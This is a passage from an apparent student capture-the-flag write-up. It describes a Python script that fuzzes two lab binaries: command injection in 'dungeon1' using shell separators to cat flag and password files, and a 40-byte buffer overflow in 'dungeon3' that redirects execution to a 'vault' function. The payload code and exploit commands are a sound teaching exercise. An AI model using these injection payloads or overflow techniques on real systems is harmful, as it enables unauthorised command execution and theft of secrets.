`'|', '$(', `` ` ``, '&&', and ';'`

This automated approach allows for rapid and thorough testing of multiple attack vectors.

```
def fuzz_binary(binary_name, injection_symbol):
    files = ['flag.txt', 'password.txt', 'secret.txt']
    for file in files:
        payload = f"{injection_symbol} cat {file} {injection_symbol if injection_symbol != '|'
     else ''}" if injection_symbol else f"cat {file}"
        output = execute_command(f'echo "{payload}" | ./{binary_name}')
        if output and output != "TIMEOUT":
            if "No such file or directory" not in output and not output.lower().startswith('sh
    :'):
                print(f"Sensitive data found with payload: {payload}")
                print(f"Output: {output.strip()}")
                return True

    print("Flag not found, please continue your analysis.")
    return False
```

Exploiting the Vulnerability

With the vulnerability confirmed, we focused our efforts on accessing sensitive information. In CTF challenges, this typically involves locating files containing flags, passwords, or secret messages. Our script automatically attempts to read files such as 'flag.txt', 'password.txt', and 'secret.txt'.

4.4.4 Execution and Results

The script successfully exploited the command injection vulnerability, granting us system-level access through the 'dungeon1' program. Here's a snippet of the output demonstrating successful exploitation:



Figure 4.6: Terminal Output Showing Successful Flag Retrieval.

This result clearly demonstrates the severity of command injection vulnerabilities, highlighting how seemingly innocuous input handling can lead to significant security breaches.

Security Implications

The ease with which we were able to exploit ‘dungeon1‘ underscores the critical importance of proper input sanitization and validation. Commonly vulnerable functions like ‘gets()‘, ‘sprintf()‘, and ‘strcat()‘ often contribute to these types of security flaws. Developers must be vigilant in using secure alternatives and implementing robust input checking mechanisms.

Automated Continuous Testing

A key feature of our ‘myAutoFuzzExploit.py‘ script is its ability to continue testing after a successful exploitation. This design choice allows for comprehensive analysis of multiple binaries in a single session, mimicking real-world scenarios where multiple potential targets may need to be assessed.

Conclusion for Command Injection Vulnerability of dungeon1 The successful exploitation of the command injection vulnerability in the dungeon1 binary underscores the critical importance of secure coding practices, particularly with regard to input validation and sanitization. Our approach, leveraging automated fuzzing techniques, swiftly identified a command injection flaw that allowed us to execute arbitrary system commands and access sensitive information. This vulnerability highlights how even minor oversights in handling user inputs can lead to significant security breaches, emphasizing the need for developers to rigorously validate and sanitize all inputs to prevent such exploits. Ensuring robust input handling mechanisms can effectively mitigate these risks and enhance the overall security posture of applications.

4.5 Dungeon3

4.5.1 Overviewing of Dungeon3

After getting succesful on Dungeon1, our script went back to the beginning and again asked for which program do you wanted to analyze. After choosing dungeon3, the initial attempts for command injection is failed and the script ended up exploring other possible vulnerabilities of dungeon3, specifically buffer overflow.

4.5.2 Buffer Overflow Analysis

Offset Determination

While our script includes functionality for automatic offset detection, the results for dungeon3 were inconsistent. Therefore, we relied on a manually determined offset of 40 bytes, which proved stable in our tests.

Function Analysis

Utilizing GDB, we examined the binary's functions with the 'info functions' command. In line with typical CTF challenge design, we identified a 'vault' function that became our target for exploitation.

Here is manually checking with gdb:

Figure 4.7: GDB.

Here is automated checking with myAutoFuzzExploit.py:

```
def analyze_functions(binary_name):
    try:
        output = subprocess.check_output(["gdb", "-q", "-ex", f"file {binary_name}", "-ex", "
    info functions", "-ex", "quit"]).decode()
        functions = re.findall(r'0x[0-9a-fA-F]+ <(\w+)>', output)
        return functions
    except subprocess.CalledProcessError as e:
        print(f"Error analyzing functions: {e.output.decode('utf-8', errors='ignore')}")
        return []
```

Identifying Target Function

In line with typical Capture The Flag (CTF) challenge design, the script specifically looks for a function named vault. This function is often used as a target for exploitation in CTF challenges due to its potential to contain valuable information or hidden functionality.

Obtaining Function Address

Once the vault function is identified, the script retrieves its memory address using another GDB command:

```
def get_function_address(binary_name, function_name):
    output = subprocess.check_output(["gdb", "-q", "-ex", f"file {binary_name}", "-ex", f"info
     address {function_name}", "-ex", "quit"]).decode()
    match = re.search(r'0x[0-9a-fA-F]+', output)
    if match:
        return match.group(0)
    return None
```

This command sequence loads the binary into GDB, executes the info address function$_name command to get the address of the
GDB output showing function analysis:

Payload Construction

Our script constructed a payload as follows:

- 40 bytes of padding (represented by 'A' or 0x41 in hexadecimal)
- The address of the 'vault' function to overwrite the return address

4.5.3 Exploitation Process

The script generated a 'payload.txt' file containing the crafted exploit. It then reexecuted dungeon3 with this payload using the command:

```
cat payload.txt | ./dungeon3
```

4.5.4 Exploitation Results

The output from our successful exploitation of dungeon3 was as follows:



Figure 4.8: The output of myAutoFuzzExploit.py on dungeon3

This output demonstrates successful redirection of program execution to the 'vault' function, bypassing the intended program flow and revealing the hidden "treasure".

4.5.5 Analysis of Results

The successful exploitation of both dungeon1 and dungeon3 highlights two critical types of vulnerabilities:

- Command Injection (dungeon1): Allows arbitrary command execution, potentially leading to complete system compromise.
- Buffer Overflow (dungeon3): Enables manipulation of program execution flow, which can be leveraged for various malicious purposes.

4.6 Conclusion and my Future Work

Our automated exploitation script proved highly effective in identifying and exploiting vulnerabilities in both dungeon1 and dungeon3. This success demonstrates the power of combining automated fuzzing techniques with targeted exploitation strategies.

For future improvements, I aim to:

- Enhancing the reliability of automatic offset detection for buffer overflow exploits.
- Expanding the range of detectable vulnerabilities (e.g., format string vulnerabilities).
- Developing a more user-friendly interface for easier operation and result interpretation.

All code in the write-up is available on the github profile. Follow the link to review it.
Link: https://github.com/iamhasancoskun/Software_Reversing

References

ChatGPT. (2024). *Chatgpt: Gpt-4 conversational agent.* Retrieved from https://www.openai.com/chatgpt

Coalfire. (2020). *The basics of exploit development 2: Seh overflows.* Retrieved from https://coalfire.com/the-coalfire-blog/the-basics-of-exploit-development-2-seh-overflows (Accessed: 2024-05-12)

Database, E. (2020). *Shellcodes for windows/x86-64 - 64-bit null-free shell bind tcp shellcode.* Retrieved from https://www.exploit-db.com/shellcodes/48116 (Accessed: 2024-05-12)

GeeksforGeeks. (2024). *Gdb step by step introduction.* https://www.geeksforgeeks.org/gdb-step-by-step-introduction/.

Gudipati, V. K., Venna, T., Subburaj, S., Abuzaghleh, O. (2016). Advanced automated sql injection attacks and defensive mechanisms. In *2016 annual connecticut conference on industrial electronics, technology & automation (ct-ieta).* doi: 10.1109/CT-IETA.2016.7868248

Kaplan, Z., Zhang, N., Cole, S. V. (2022). A capture the flag (ctf) platform and exercises for an intro to computer security class. In *Proceedings of the 27th acm conference on on innovation and technology in computer science education vol. 2.* doi: 10.1145/3502717.3532153

Mouzarani, M., Sadeghiyan, B., Zolfaghari, M. (2017). Detecting injection vulnerabilities in executable codes with concolic execution. In *2017 8th ieee international conference on software engineering and service science (icsess)* (p. 50-57). doi: 10.1109/ICSESS.2017.8342862

Pwntools. (2021). *Processes — pwntools 4.7.0 documentation.* Retrieved from https://docs.pwntools.com/en/stable/tubes/processes.html (Accessed: 2024-05-12)

Sinha, S. (2019). Finding command injection vulnerabilities. *Bug Bounty Hunting for Web Security*. doi: 10.1007/978-1-4842-5391-5_9

Stasinopoulos, A., Ntantogian, C., Xenakis, C. (2018). Commix: automating evaluation and exploitation of command injection vulnerabilities in web applications. *International Journal of Information Security*, *18*, 49-72. doi: 10.1007/s10207-018-0399-z

TutorialsPoint. (2021). *Process vs. parent process vs. child process.* Retrieved from https://www.tutorialspoint.com/process-vs-parent-process-vs-child-process (Accessed: 2024-05-12)

Yu, L., Wang, H., Li, L., He, H. (2021). Towards automated detection of higher-order command injection vulnerabilities in iot devices: Fuzzing with dynamic data flow analysis. *Int. J. Digit. Crime Forensics*, *13*, 1-14. doi: 10.4018/ijdcf.286755

Zeller, A., Gopinath, R., Böhme, M., Fraser, G., Holler, C. (2024). *The fuzzing book.* Retrieved from https://www.fuzzingbook.org (Accessed: 2024-06-23)